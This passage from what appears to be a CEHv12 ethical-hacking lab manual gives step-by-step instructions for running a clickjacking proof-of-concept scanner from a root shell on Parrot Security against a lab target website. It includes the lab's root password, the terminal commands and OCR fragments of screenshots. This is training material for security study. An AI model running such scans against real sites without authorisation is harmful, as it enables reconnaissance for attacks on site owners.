
1. Click **CEHv12 Parrot Security** to switch to **Parrot Security** machine. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.



4. Type **cd ClickjackPoc/** and press **Enter** to navigate to the ClickjackPoc directory.



5. In the terminal window, type **echo "http://www.moviescope.com" | tee domain.txt** and press **Enter**.

6. This will create a file named **domain.txt** containing the website link.

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd ClickjackPoc/
[root@parrot] ~
# echo "http://www.moviescope.com" | tee domain.txt
http://www.moviescope.com
[root@parrot] ~
#
```

7. Type **python3 clickJackPoc.py -f domain.txt** press **Enter** to start the scan.

Note: **-f**: specifies the file which contains domain names.

8. The result appears, displaying that the target website is vulnerable to clickjacking as shown in screenshot.

Thu Apr 21, 03:56


41 PM CyberQ

Applications Places System

File Edit View Search Terminal Help

```
$sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd ClickjackPoc/
[root@parrot]~[/home/attacker/ClickjackPoc]
#echo "http://www.moviescope.com" | tee domain.txt
http://www.moviescope.com
[root@parrot]~[/home/attacker/ClickjackPoc]
#python3 clickJackPoc.py -f domain.txt
```

README Incrise



By: Chirag Agrawal

Reach me :-


- {+} Twitter: \_Raiders
- {+} Github : Raiders0786

##### --Starting Test's-- #####

